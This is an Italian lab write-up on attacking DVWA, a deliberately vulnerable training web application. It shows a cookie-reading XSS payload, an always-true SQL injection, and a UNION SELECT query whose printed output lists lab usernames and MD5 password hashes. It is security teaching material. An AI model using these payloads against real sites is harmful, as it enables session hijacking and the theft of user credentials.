


DVWA: XSS E SQL INJECTION


Il cross-site scripting è una vulnerabilità dei siti web dinamici che utilizzano un controllo non efficace dell'input fornito dall'utente nel form all'interno delle pagine web. Tramite tale vulnerabilità, un malintenzionato può controllare una applicazione web; potrebbe rubare i cookie e le sessioni, impossessarsi dei privilegi di amministratore, modificare il contenuto del sito e infettare con attacchi malevoli il web browser degli utenti.

Con il comando `<script>alert(document.cookie)</script>`, in questo caso l'applicazione "legge" il codice inserito ed invia un pop up con il codice dei cookie di sessione



Successivamente nella DVWA andiamo su SQL INJECTION per gli attacchi di questo tipo:

Inserendo una condizione sempre vera come 'OR' a' ='a (condizione sempre vera), notiamo che come risultato ci da tutta la lista degli utenti.



The screenshot shows the DVWA interface with the 'SQL Injection' vulnerability selected. The 'User ID' input field is empty, and the 'Submit' button is visible. The results show a list of users retrieved by the query 'OR' a' ='a:

```
ID: 'OR'a'='a
First name: admin
Surname: admin

ID: 'OR'a'='a
First name: Gordon
Surname: Brown

ID: 'OR'a'='a
First name: Hack
Surname: Me

ID: 'OR'a'='a
First name: Pablo
Surname: Picasso

ID: 'OR'a'='a
First name: Bob
Surname: Smith
```

Below the results, there is a 'More info' section with links to security reviews and Wikipedia:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

At the bottom, the status bar shows: Username: admin, Security Level: low, PHPIDS: disabled. There are also buttons for 'View Source' and 'View Help'.

Provando ad ottenere i risultati delle username e le password associate, digitiamo una query ' UNION SELECT user, password FROM users#.



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled